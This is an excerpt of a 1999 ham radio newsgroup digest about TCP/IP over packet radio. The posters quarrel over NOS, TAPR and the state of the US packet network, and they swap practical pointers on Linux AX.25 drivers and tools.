> > > justify the geek qualities they desired. RF was only a secondary
> > > concern.
>
> If you qualify this as being what happened in the USA, as opposed to what
> happened elsewhere, I'd say that Steve's assessment here is pretty accurate.
>
> When I describe "LandLine Lids", I am generally talking about NOS geeks who
> do not know about Radio and do not want to. Their "Amateur Telephone"
> activity started off as a way to simulate a "little internet" so they could
> "play ISP", but when they discovered how unwelcome they then were in the
> Packet net, and how detrimental their activities were to the legitimate
> Packet net's users, of course as geeks they couldn't resist the opportunity
> to "crack" that system - The US Packet network.
>
> And they did, with encouragement from that great visionary, Greg Jones of
> TAPR. - And they did an excellent job of screwing things up, as we can all
> see today.
>
> Now the US is the laughingstock of the Packet world, and went from having
> the best Packet network to being ten years or more behind everybody else.
> Packet ops in the USA almost universally look back on the pre-LandLine Lid
> days now with great nostalgia. They remember what it was like when the US
> Packet net was growing and advancing, and can only see stagnation and
> decline today. This has been the net result of the introduction and use of
> *NOS in the USA. Our current slump is the direct legacy of the US amateur
> tcpip community, and it's egocentric, provincial and generally negative
> "character" here.
>
> Remember that in Europe, they had the same 1.2kb network to work with that
> we did back then, and also experienced the introduction of the Internet just
> as we did in the US, and yet THEY managed to continue growing and advancing
> continuously during this same decade that the LandLine Lids were busily
> undercutting the use of Packet Radio in the USA.
>
> Steve hit the nail right on the head, when he spoke of geeks getting out of
> control and screwing up. He should know, since many of those geeks can be
> found at TAPR.
>
> Steve identified himself as "part of the problem", when he talked about

> isolated, insulated SS tcpip LANs that can only communicate with each other
> by non-Ham means. The TAPR Spread-Spectrum hype is just that - A way to
> promote more of the same type of thinking that screwed the US Packet net in
> the first place... And they don't give a DAMN about the damage that have
> done, either. Just ask.
>
> The "impossible" network that Greg Jones claims cannot exist can be found in
> Europe. That geek actually had the temerity to tell me once that he expected
> the European network to disintegrate soon, due to what he considers to be
> "natural causes".
>
> Sorry, TAPR, but they have laws over there prohibiting the use of Non-Ham
> means to move Ham Radio traffic, so your LandLine Lid buddies cannot get
> their hooks on THAT bit of Packet Radio network. They can't do to Europe
> what they did to the US.
>
> Over there, the amateur tcpip folks generally FIT IN with their peers in the
> Packet Net instead of trying to undercut them. They use HAM RADIO. As a
> result, we will always have Europe as an example of what we could have had
> in the US, but for TAPR's single-minded promotion of amateur tcpip and *NOS
> over everything else, including the use of Radio by Hams for their own
> digital network.
>
> Ironically, one of those things we could have had in the USA is amateur
> tcpip that is far in advance of what we see in the USA right now. - I've got
> a clue for those of you who may not have thought this matter over: - While
> we have been talking about the *possibility* of using native Win95/98 tcpip
> apps here in the USA for the last several years, average hams in Europe have
> been actually using them.
>
> Same thing goes for high-speed Packet, but squared. The typical user station
> speed there is 9.6kb, not 1.2kb as it still is here in the US. High-speed,
> full-duplex RF backbone links are common there, and almost unheard-of here.
> We could have already had high-speed Packet in the US by now, but our
> network was hacked 'n cracked out of existence before it ever got a chance
> to develop.
>
> Look to Europe to see what the USA *could* have had by now, if not better.
> Remember, we had the additional challenge of our wide open spaces to deal
> with. If our development had been allowed to continue, we might have come up
> with something really radical and useful by now, like developing HF
> multicast in order to deal with those wide open spaces. - That would have
> been a great gift to Hams everywhere.
>
> Great advances are very seldom engendered by putting everything into a
> dismal tailspin and reducing expectations. True paradigm shifts do not
> require the deliberate destruction of existing systems. It is an
> evolutionary, not a devolutionary process. Trying to hurry one along through
> negative, destructive behavior yields - the kind of results we have seen

> with the amateur tcpip community and TAPR, here in the USA.
>
> Yep, it sucks.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
> .
>
> ------------------------------
>
> Date: 28 Aug 1999 02:49:03 GMT
> From: nielsen@primenet.com (Bob Nielsen)
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> On Fri, 27 Aug 1999 17:34:09 -0700, Hank Oredson wrote:
> >
> >Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> >news:slrn7sdgcb.mq3.nomail@linux.pe1chl.ampr.org...
> >> Hank Oredson <horedson@att.net> wrote:
> >>
> >> >The truth is that Windows is a perfectly good OS for radio networking.
> >> >As with Linux, you need software specialized for ham radio.
> >> >("What? Linux does not come out of the box running AX.25?!!")
> >>
> >> That is not true, Hank, it does. AX.25 networking is a standard feature
> >> of Linux, and comes with nearly all distributions. Just like Windows
> >> comes with TCP/IP networking. (but it has no AX.25)
> >
> >How about some specific information.
> >I looked on my CD and did not find any AX.25 drivers (Red Hat 6.0).
> >Is it there? What is the name of the rpm?
> >If not on the CD, where do I find it?
> >Does it include the NET/ROM layer as well?
> >How about NET/ROM over Ethernet (BPQENET e.g.)?
> >
> >> The fact that the Linux AX.25 implementation is crap (just like other
> >> implementations that assume and only support KISS TNC's) is a different
> >> matter. It is a pity that still nobody took up the challenge to make
> >> an AX.25 implementation that is as efficient as the firmware in a TNC.
> >> (of course it would require an SCC card, 6PACK TNC, soundcard modem or
> >> other device that allows realtime control over the channel)
> >
> >Oh, I see, another "Only Flexnet is any good" bigot.
> >
> >You failed to respond to, or to quote, the rest of my question:

> >Where do I find HAL P38 and PCI4000 drivers for Linux?
> >How about PACTOR and GTOR for KAM?
> >
> >I'm looking for information that will help me make my Linux
> >machine useful on ham radio ... any clues most welcome.
>
> Here's a few you'll find in the latest Linux kernel (2.2.12) source
> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
> scc, mkiss, soundmodem, yam.
>
> There are a bunch of ax.25 tools and applications around. I don't think
> Red Hat includes them on the CD (Debian includes quite a few), but they
> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
> still useful).
>
> Do you suppose that the lack of support for Pactor-II, GTOR, Flexnet and
> CLOVER might be related to their proprietary nature?
>
> Bob, W6SWE
>
> --
> Bob Nielsen Internet: nielsen@primenet.com
> Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
> DM42nh http://www.primenet.com/~nielsen
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 08:12:53 -0500
> From: "Charles Brabham" <n5pvl@texoma.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> <steve_sampson@my-deja.com> wrote in message
> news:7q7cm1$e5s$1@nnrp1.deja.com...
> > >
> > > The problem with packet radio, was that it attracted the RF experts
> > > who put up very fine nodes, and was followed by computer geeks who
> > > consumed all the bandwidth with noise. Like a phone patch on a
> > > repeater, it attracts the wrong type of people the RF crowd likes to
> > > associate with. The geeks pretty much spun out of control with a
> > > thing called NOS, and every egomaniac had to have his own version to
> > > justify the geek qualities they desired. RF was only a secondary
> > > concern.
>
> If you qualify this as being what happened in the USA, as opposed to what
> happened elsewhere, I'd say that Steve's assessment here is pretty accurate.
>
> When I describe "LandLine Lids", I am generally talking about NOS geeks who
> do not know about Radio and do not want to. Their "Amateur Telephone"

> activity started off as a way to simulate a "little internet" so they could
> "play ISP", but when they discovered how unwelcome they then were in the
> Packet net, and how detrimental their activities were to the legitimate
> Packet net's users, of course as geeks they couldn't resist the opportunity
> to "crack" that system - The US Packet network.
>
> And they did, with encouragement from that great visionary, Greg Jones of
> TAPR. - And they did an excellent job of screwing things up, as we can all
> see today.
>
> Now the US is the laughingstock of the Packet world, and went from having
> the best Packet network to being ten years or more behind everybody else.
> Packet ops in the USA almost universally look back on the pre-LandLine Lid
> days now with great nostalgia. They remember what it was like when the US
> Packet net was growing and advancing, and can only see stagnation and
> decline today. This has been the net result of the introduction and use of
> *NOS in the USA. Our current slump is the direct legacy of the US amateur
> tcpip community, and it's egocentric, provincial and generally negative
> "character" here.
>
> Remember that in Europe, they had the same 1.2kb network to work with that
> we did back then, and also experienced the introduction of the Internet just
> as we did in the US, and yet THEY managed to continue growing and advancing
> continuously during this same decade that the LandLine Lids were busily
> undercutting the use of Packet Radio in the USA.
>
> Steve hit the nail right on the head, when he spoke of geeks getting out of
> control and screwing up. He should know, since many of those geeks can be
> found at TAPR.
>
> Steve identified himself as "part of the problem", when he talked about
> isolated, insulated SS tcpip LANs that can only communicate with each other
> by non-Ham means. The TAPR Spread-Spectrum hype is just that - A way to
> promote more of the same type of thinking that screwed the US Packet net in
> the first place... And they don't give a DAMN about the damage that have
> done, either. Just ask.
>
> The "impossible" network that Greg Jones claims cannot exist can be found in
> Europe. That geek actually had the temerity to tell me once that he expected
> the European network to disintegrate soon, due to what he considers to be
> "natural causes".
>
> Sorry, TAPR, but they have laws over there prohibiting the use of Non-Ham
> means to move Ham Radio traffic, so your LandLine Lid buddies cannot get
> their hooks on THAT bit of Packet Radio network. They can't do to Europe
> what they did to the US.
>
> Over there, the amateur tcpip folks generally FIT IN with their peers in the
> Packet Net instead of trying to undercut them. They use HAM RADIO. As a

> result, we will always have Europe as an example of what we could have had
> in the US, but for TAPR's single-minded promotion of amateur tcpip and *NOS
> over everything else, including the use of Radio by Hams for their own
> digital network.
>
> Ironically, one of those things we could have had in the USA is amateur
> tcpip that is far in advance of what we see in the USA right now. - I've got
> a clue for those of you who may not have thought this matter over: - While
> we have been talking about the *possibility* of using native Win95/98 tcpip
> apps here in the USA for the last several years, average hams in Europe have
> already been using them, every day.
>
> Same thing goes for high-speed Packet, but squared. The typical user station
> speed there is 9.6kb, not 1.2kb as it still is here in the US. High-speed,
> full-duplex RF backbone links are common there, and almost unheard-of here.
> We could have already had high-speed Packet in the US by now, but our
> network was hacked 'n cracked out of existence before it ever got a chance
> to develop.
>
> Look to Europe to see what the USA *could* have had by now, if not better.
> Remember, we had the additional challenge of our wide open spaces to deal
> with. If our development had been allowed to continue, we might have come up
> with something really radical and useful by now, like developing HF
> multicast in order to deal with those wide open spaces. - That would have
> been a great gift to Hams everywhere.
>
> Great advances are very seldom engendered by putting everything into a
> dismal tailspin and reducing expectations. True paradigm shifts do not
> require the deliberate destruction of existing systems. It is an
> evolutionary, not a devolutionary process. Trying to hurry one along through
> negative, destructive behavior yields - the kind of results we have seen
> from the amateur tcpip community and TAPR, here in the USA.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
> .
>
> ------------------------------
>
> Date: Fri, 27 Aug 1999 20:02:07 -0700
> From: Cathryn Mataga <cathryn@junglevision.com>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Hank Oredson wrote:
> > How about some specific information.

> > I looked on my CD and did not find any AX.25 drivers (Red Hat 6.0).
> > Is it there? What is the name of the rpm?
> > If not on the CD, where do I find it?
> > Does it include the NET/ROM layer as well?
> > How about NET/ROM over Ethernet (BPQENET e.g.)?
>
> Here's my understanding of things. No warrantee or guarantee of
> accuracy!
>
> Okay, Linux ax25 comes in two parts. The Kernel portion -- that
> is the bits that are in the OS itself to support ax25, and the
> utilities. Your Redhat CD only has the kernel bits. To turn
> them on, you need to install the Kernel source RPM and rebuild
> the kernel. Read the ax25 howto on linux.org, and it has
> most of the scoop on how that works. Don't do the kernel
> patches that it mentions on Redhat 6.0. Most of the other
> stuff in that document is correct though.
>
> The best source for linux ax25 has become
>
> http://radio.linux.org.au
>
> I believe, as of just a few days ago, you should be able to build
> the latest versions of the ax25 tools under Redhat 6.0. Make
> sure to build libax25 before you build ax25-toools and ax25-apps.
> Get the ones from this month 8/99, as these are the new ones.
> There are some rpm files of ax25-utils-2.1.42a-3.i386.rpm
> which also seem to work -- though some people had trouble with
> Netrom on these. I'm not sure what's going on there, since I
> haven't tried Netrom yet.
>
> Note a couple oddities. That ax25-utlis puts everything in
> /usr/local/etc/ax25 or /usr/local/var/ax25 rather than /etc/ax25
> or /var/ax25 as described in the help files. Also, you need
> to specify ip ports of ax25 ports, even if you don't use
> ip. I use numbers picked from 192.168.0.1 to 192.168.0.255,
> and I think these are the 'fakenet' ips, but I'm not sure. These
> ip numbers will never get on the air unless you try using that
> port for connections. Use the /sbin/ifconfig command to see
> if your ports are really installed. Run netstats to check
> connections. Download a terminal program called 'minicom'
> to check your rs232 connections to your TNC's and set them
> to KISS mode manually. There's currently a bug with the 'call'
> program with Redhat 6.0 -- some kind of library problem
> apparently, so the program works with keyboard options, but
> the pull down menus are broken.
>
> As for Net/ROM, yes, Netrom is included in the Linux stuff. I'm
> not sure about NET/ROM over ethernet, though I do know some

> of the Flexnet guys use axutils on their Linux boxes, connected
> to radios on the DOS Flexnet machine, connected via ethernet.
> So, something like that is apparently possible -- though I'm not
> familiar with it. I'm not aware of anything in LInux that's
> directly compatible with BPQ, however.
>
> > The fact that the Linux AX.25 implementation is crap (just like other
> > > implementations that assume and only support KISS TNC's) is a different
> > > matter. It is a pity that still nobody took up the challenge to make
> > > an AX.25 implementation that is as efficient as the firmware in a TNC.
> > > (of course it would require an SCC card, 6PACK TNC, soundcard modem or
> > > other device that allows realtime control over the channel)
> >
> > Oh, I see, another "Only Flexnet is any good" bigot.
> >
> > You failed to respond to, or to quote, the rest of my question:
> > Where do I find HAL P38 and PCI4000 drivers for Linux?
> > How about PACTOR and GTOR for KAM?
>
> Right now, there's no driver support in Linux for HF modes
> like Clover or Pactor. (Though I think this would be good
> idea.) All I'm aware of directly is the PCTII support in
> xfbb, though this is buried in that huge BBS program. If you
> want to just keyboard to someone, and can communicate with
> an intelligent device, like the KAM, through a keyboard,
> just download the minicom rpm -- and install that and use it
> just like the DOS comm programs. I operate Pactor this way,
> and sometimes telnet in remotely to my Linux system.
>
> I'm not sure about the HAL P38 -- or what a PCI4000 even is?
> What do you want to do with these? Do you want to just
> talk to people, or forward mail over them, or run IP over
> them?
>
> >
> > I'm looking for information that will help me make my Linux
> > machine useful on ham radio ... any clues most welcome.
> >
> > --
> >
> > ... Hank
> >
> > http://horedson.home.att.net
>
> --
> _____
> Work: http://junglevision.com
> Radio: http://ke6i.com
> .

>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 12:49:28 GMT
> From: nomail@pe1chl.demon.nl (Rob Janssen)
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Paul Keinanen <keinanen@sci.fi> wrote:
> >On Fri, 27 Aug 1999 23:22:11 GMT, Dave Michelson <dmichelson@ieee.org>
> >wrote:
>
> >: > Most hams have Windows machines. Simple fact of life.
> >
> >: So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
> >: the most complicated task in the world and most of the "serious" hams in
> >: our part of North America have done so.
>
> >Please tell us how to do this.
>
> >I know of some real time kernels that allows the Windows NT to execute
> >as a real time task. I have never heard of any systems of running
> >Linux/Unix in other real time tasks in such systems.
>
> You can't know everything... look at http://www.vmware.com/
>
> They provide the capability to run an entire OS (Windows 9x, Windows NT,
> Linux, etc) as a task under Linux or Windows NT.
>
> This works fine! My machine is running Linux all the time and runs both
> Windows95 and WindowsNT WS in virtual machines.
>
> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 08:08:58 -0700
> From: "Hank Oredson" <horedson@att.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Cathryn Mataga <cathryn@junglevision.com> wrote in message
> news:37C7512F.B5154EC9@junglevision.com...
>
> > The best source for linux ax25 has become

> >
> > http://radio.linux.org.au
>
> At last! Thank you for an actual reference ...
>
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 08:11:34 -0700
> From: "Hank Oredson" <horedson@att.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Bob Nielsen <nielsen@primenet.com> wrote in message
> news:slrn7sejkh.2al.nielsen@bob.localnet...
>
> > http://www.vmware.com
>
> Thanks for the reference.
> Have not run across these folks before.
> Interesting stuff ...
>
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 08:07:02 -0700
> From: "Hank Oredson" <horedson@att.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Bob Nielsen <nielsen@primenet.com> wrote in message
> news:slrn7sejgu.2al.nielsen@bob.localnet...
>
> <deleted>
>
> > Here's a few you'll find in the latest Linux kernel (2.2.12) source
> > code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
> > scc, mkiss, soundmodem, yam.
>
> Where do I find this?
>
> > There are a bunch of ax.25 tools and applications around. I don't think
> > Red Hat includes them on the CD (Debian includes quite a few), but they
> > are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
> > still useful).
>
> Where do I find the AX25-HOWTO?
>
> > Do you suppose that the lack of support for Pactor-II, GTOR, Flexnet and

> > CLOVER might be related to their proprietary nature?
>
> The APIs are all published, nothing proprietary about them.
> I've coded to them.
>
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 18:22:00 GMT
> From: nomail@pe1chl.demon.nl (Rob Janssen)
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Hank Oredson <horedson@att.net> wrote:
>
> >> Here's a few you'll find in the latest Linux kernel (2.2.12) source
> >> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
> >> scc, mkiss, soundmodem, yam.
>
> >Where do I find this?
>
> Try /usr/src/linux/drivers/net/hamradio on an installed Linux system
>
> >> There are a bunch of ax.25 tools and applications around. I don't think
> >> Red Hat includes them on the CD (Debian includes quite a few), but they
> >> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
> >> still useful).
>
> >Where do I find the AX25-HOWTO?
>
> Try /usr/doc/howto on an installed Linux system
>
> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+
> .
>
> ------------------------------
>
> Date: 28 Aug 1999 18:17:42 GMT
> From: nielsen@primenet.com (Bob Nielsen)
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> On Sat, 28 Aug 1999 08:07:02 -0700, Hank Oredson wrote:
> >
> >Bob Nielsen <nielsen@primenet.com> wrote in message

> >news:slrn7sejgu.2al.nielsen@bob.localnet...
> >
> ><deleted>
> >
> >> Here's a few you'll find in the latest Linux kernel (2.2.12) source
> >> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
> >> scc, mkiss, soundmodem, yam.
> >
> >Where do I find this?
>
> ftp.us.kernel.org
>
> >
> >> There are a bunch of ax.25 tools and applications around. I don't think
> >> Red Hat includes them on the CD (Debian includes quite a few), but they
> >> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
> >> still useful).
> >
> >Where do I find the AX25-HOWTO?
>
> ftp://metalab.unc.edu/pub/Linux/docs/HOWTO/AX25-HOWTO
>
> This may be available from Red Hat's ftp site as a .rpm. The 2.2.12
> kernel source should be also in a little while (it was released this
> past Wednesday). I think the only new one in 2.2.12 is yam. Whatever
> kernel source came on your Red Hat CD should have most of the others.
>
> >
> >> Do you suppose that the lack of support for Pactor-II, GTOR, Flexnet and
> >> CLOVER might be related to their proprietary nature?
> >
> >The APIs are all published, nothing proprietary about them.
> >I've coded to them.
>
> Then port your code to Linux and your problem will be solved. You
> should probably subscribe to the linux-hams mailing list (send a message
> to majordomo@vger.rutgers.edu with the words "subscribe linux-hams",
> without quotes in the body of the message). That's where much of the
> development is being discussed.
>
> Bob
>
> --
> Bob Nielsen Internet: nielsen@primenet.com
> Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
> DM42nh http://www.primenet.com/~nielsen
> .
>
> ------------------------------

>
> Date: Sat, 28 Aug 1999 12:07:16 -0700
> From: "Hank Oredson" <horedson@att.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> news:slrn7sga68.3ea.nomail@linux.pe1chl.ampr.org...
> > Hank Oredson <horedson@att.net> wrote:
> >
> > >> Here's a few you'll find in the latest Linux kernel (2.2.12) source
> > >> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
> > >> scc, mkiss, soundmodem, yam.
> >
> > >Where do I find this?
> >
> > Try /usr/src/linux/drivers/net/hamradio on an installed Linux system
>
> Hmmm ... no /usr/src/linux/drivers.
>
> > >> There are a bunch of ax.25 tools and applications around. I don't
> think
> > >> Red Hat includes them on the CD (Debian includes quite a few), but they
> > >> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
> > >> still useful).
> >
> > >Where do I find the AX25-HOWTO?
> >
> > Try /usr/doc/howto on an installed Linux system
>
> Hmmm ... no /usr/doc/howto.
>
> What installs these? Is there an RPM? If yes, what is it's name?
>
> The only source I find is header files, plus a few things I've installed
> myself (updated samba, e.g.). So I would guess that I need to do
> something specific to cause the sources to install. Will probably
> need to add some disk first. No big deal, disk is cheap.
>
> --
>
> ... Hank
>
> http://horedson.home.att.net
>
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 22:35:46 GMT

> From: steve_sampson@my-deja.com
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Chuckles wrote:
> > Dave didn't understand, so he asks,
> >
> > > Why not?
>
> Are you pretending you're on 60 minutes?
>
> > but there it is, like it or not. The great majority of Hams use
> > Windows, and there is no evidence that this is going to change.
>
> The operating system makes little difference. Win95 and Win98 both
> have good Java systems, and browsers, and there is very little need to
> use a Unix system in a ham radio hobby. Just a few years ago you had
> to invest in very expensive software packages to develop on the
> Windows OS, but today you can develop in Java with no investment.
>
> Unix is how I make my living, so I appreciate the power. Those who
> haven't tried Red Hat and the KDE windows environment probably have
> no understanding of the strides being made in developing an interface
> that a consumer could learn easily. KDE is no harder than the Win95
> interface. Speed is also important. My dual Pentium machine runs
> briskly on Linux, while with NT it has all the performance of a single
> cpu. But performance issues are of little concern to the normal
> consumer.
>
> But then again, Hams are not supposed to be just consumers. They
> used to be the people who pulled radio technology ahead.
>
> Steve
>
> Sent via Deja.com http://www.deja.com/
> Share what you know. Learn what you don't.
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 23:02:49 GMT
> From: steve_sampson@my-deja.com
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Chuckles wrote:
> > Steve identified himself as "part of the problem", when he talked
> > about
> > isolated, insulated SS tcpip LANs that can only communicate with each
> > other
> > by non-Ham means.

>
> Proxim would like to develop a Ham band SS card. One that completely
> stays in the ham band. I think they may, but they have a few higher
> priorities.
>
> I provide a gateway service to local hams who want to use the packet
> cluster. These guys could care less about the infrastructure. All they
> want is contacts. They are contesters first, packet users second.
> They could give a shit less about Linux, Win98 or DOS. As long as the
> screen clicks up and a possible contact exists, they are happy.
>
> So, a local LAN is all they need. Picture a radio tower with three
> beams with 120 degree coverage (each leg). Now picture an SS emitter
> at 200 feet hooked to each one of them. We are talking over 512 kbps
> and not 1 kbps FM. With all three tied together with Linux or NT, the
> local community has no need for 10 1 kpbs nodes in each town. One will
> suffice. It will handle all the users without contention. I can feed
> them weather radar, satellite photos, and all the political commentary
> they can stand, and not even bump into their contest data needs.
>
> But your brain is too small to conceive of such a thing, or understand
> it, even if it was given in comic book form. Stick with your Baycom
> modem. You're doing just fine with it.
>
> Steve
>
> Sent via Deja.com http://www.deja.com/
> Share what you know. Learn what you don't.
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 16:41:34 -0700
> From: "Hank Oredson" <horedson@att.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> <steve_sampson@my-deja.com> wrote in message
> news:7q9o81$t4k$1@nnrp1.deja.com...
> > Chuckles wrote:
> > > Dave didn't understand, so he asks,
> > >
> > > > Why not?
> >
> > Are you pretending you're on 60 minutes?
> >
> > > but there it is, like it or not. The great majority of Hams use
> > > Windows, and there is no evidence that this is going to change.
> >
> > The operating system makes little difference. Win95 and Win98 both

> > have good Java systems, and browsers, and there is very little need to
> > use a Unix system in a ham radio hobby. Just a few years ago you had
> > to invest in very expensive software packages to develop on the
> > Windows OS, but today you can develop in Java with no investment.
>
> You can?
> Tell me how to program my device drivers in java.
>
> > Unix is how I make my living, so I appreciate the power. Those who
> > haven't tried Red Hat and the KDE windows environment probably have
> > no understanding of the strides being made in developing an interface
> > that a consumer could learn easily. KDE is no harder than the Win95
> > interface. Speed is also important. My dual Pentium machine runs
> > briskly on Linux, while with NT it has all the performance of a single
> > cpu. But performance issues are of little concern to the normal
> > consumer.
>
> And those of us that HAVE tried Red Hat and the KDE (and other)
> environments in Linux are well aware just how far behind Windows these
> environments are today. I used to make my living in the Unix and in
> the Windows world, until I retired. Unix for "sit in the closet" servers,
> Windows for "sit in front of the human" workstations.
>
> But that was not the point. Most hams now have Windows boxes in
> front of them. To address the ham radio market we must target
> Windows. Do this using java? Not as far as I can tell. You think otherwise.
> Explain it to my old and addled brain: how to write device drivers?
>
> > But then again, Hams are not supposed to be just consumers. They
> > used to be the people who pulled radio technology ahead.
>
> Radio technology?
> But you spoke only of computers Steve.
> The "radio stuff" happens mostly down at the device driver level.
> Java does not help.
>
> --
>
> ... Hank
>
> http://horedson.home.att.net
>
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 16:34:14 -0700
> From: "Hank Oredson" <horedson@att.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock

>
> <steve_sampson@my-deja.com> wrote in message
> news:7q9pqk$u79$1@nnrp1.deja.com...
> > Chuckles wrote:
> > > Steve identified himself as "part of the problem", when he talked
> > > about
> > > isolated, insulated SS tcpip LANs that can only communicate with each
> > > other
> > > by non-Ham means.
> >
> > Proxim would like to develop a Ham band SS card. One that completely
> > stays in the ham band. I think they may, but they have a few higher
> > priorities.
>
> "would like to", "think they may".
> What is available NOW?
>
> > I provide a gateway service to local hams who want to use the packet
> > cluster. These guys could care less about the infrastructure. All they
> > want is contacts. They are contesters first, packet users second.
> > They could give a shit less about Linux, Win98 or DOS. As long as the
> > screen clicks up and a possible contact exists, they are happy.
>
> Thus saving them the terrible expense of an ISP.
>
> > So, a local LAN is all they need. Picture a radio tower with three
> > beams with 120 degree coverage (each leg). Now picture an SS emitter
> > at 200 feet hooked to each one of them. We are talking over 512 kbps
> > and not 1 kbps FM. With all three tied together with Linux or NT, the
> > local community has no need for 10 1 kpbs nodes in each town. One will
> > suffice. It will handle all the users without contention. I can feed
> > them weather radar, satellite photos, and all the political commentary
> > they can stand, and not even bump into their contest data needs.
>
> "picture", "are talking", "will suffice", "will handle", "can feed".
> Sounds like you are talking futures.
> What do you have on air NOW?
>
> > But your brain is too small to conceive of such a thing, or understand
> > it, even if it was given in comic book form. Stick with your Baycom
> > modem. You're doing just fine with it.
>
> Blowing smoke as usual Steve?
> Just for giggles ... attempt to reply using ham radio.
> Only ham radio ...
> Bet you cannot do it Steve.
>
> --
>

> ... Hank
>
> http://horedson.home.att.net
>
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 21:21:45 -0500
> From: "Charles Brabham" <n5pvl@texoma.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> <steve_sampson@my-deja.com> wrote in message
> news:7q9pqk$u79$1@nnrp1.deja.com...
> >
> > So, a local LAN is all they need.
>
> No DX spots from other areas? No news, no E-mail? Nothing needs to move to
> or from the local area, right Steve?
>
> (Sneer) LandLine Lid.
>
> > Picture a radio tower with three
> > beams with 120 degree coverage (each leg). Now picture an SS emitter
> > at 200 feet hooked to each one of them. We are talking over 512 kbps
> > and not 1 kbps FM. With all three tied together with Linux or NT, the
> > local community has no need for 10 1 kpbs nodes in each town. One will
> > suffice. It will handle all the users without contention. I can feed
> > them weather radar, satellite photos, and all the political commentary
> > they can stand, and not even bump into their contest data needs.
>
> Tell you what you will find: Most Hams would really rather just go to the
> Internet for most of that stuff. Paying a small monthly fee for much better
> access than your SS system can legally or physically provide makes more
> sense to them. As for the Ham Radio related traffic, you will discover that
> a 56kb SS system is nice to experiment with, but not really neccessary.
> There won't be very many customers, even among the geeks. There will be tons
> of hype in all the magazines, but not much action.
>
> Look at how the geeks are turned off by the new tcpip stuff that allows use
> of native tcpip apps. This was often stated as a final goal by the geek
> crowd - until it came about. Now they could care less about it. Do you
> really expect these same jerks to shell out bucks for a new SS system, if
> and when it ever rises from TAPR's infamous "back burner"? Nobody else will
> care about it, so you better hope those geeks have deep pockets. They will
> look at the several hundred bucks and lots of education needed to use this
> non-Internet-related RADIO STUFF, compare that with the ten or twenty bucks
> for decent Internet service with no legal limitations, and make the obvious
> choice. (for a geek) This is based on your own quite correct statement that

> Radio is not on the top of these people's list of interesting things.
>
> > But your brain is too small to conceive of such a thing, or understand
> > it, even if it was given in comic book form. Stick with your Baycom
> > modem. You're doing just fine with it.
>
> Yes, you are right of course. I would much rather have a usable 50 buck
> "BayCom" type modem that actually exists, than any number of TAPR's "maybe
> someday" projects that are ill-conceived to start with.. My "BayCom" is
> working right now. It works great, and gets used every day.
>
> Actually, my modems are Tigertronics "BayPak" modems, which are more RF
> resistant than the original BayCom design, and made with surface-mount
> components. It's the BayCom design, slicked up and manufactured here in the
> US. Great stuff.
>
> I do not have any confidence in the TAPR SS project, and have seen no
> convincing evidence that it would be very useful even if it did come out.
> You'll have to try to impress somebody else with all that hot air you've got
> there. - Because hot air is all you've got to show, and we've all heard it
> many times before. (Yawn) With each repetition it gets just a little more
> boring... Knock yourself out.
>
> Whatever happened to TAPR's TNC95, by the way? Die on the vine? I remember
> when an early version was being tested with TexNet on the chip, then it was
> never mentioned again. Maybe Someday?
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
> .
>
> ------------------------------
>
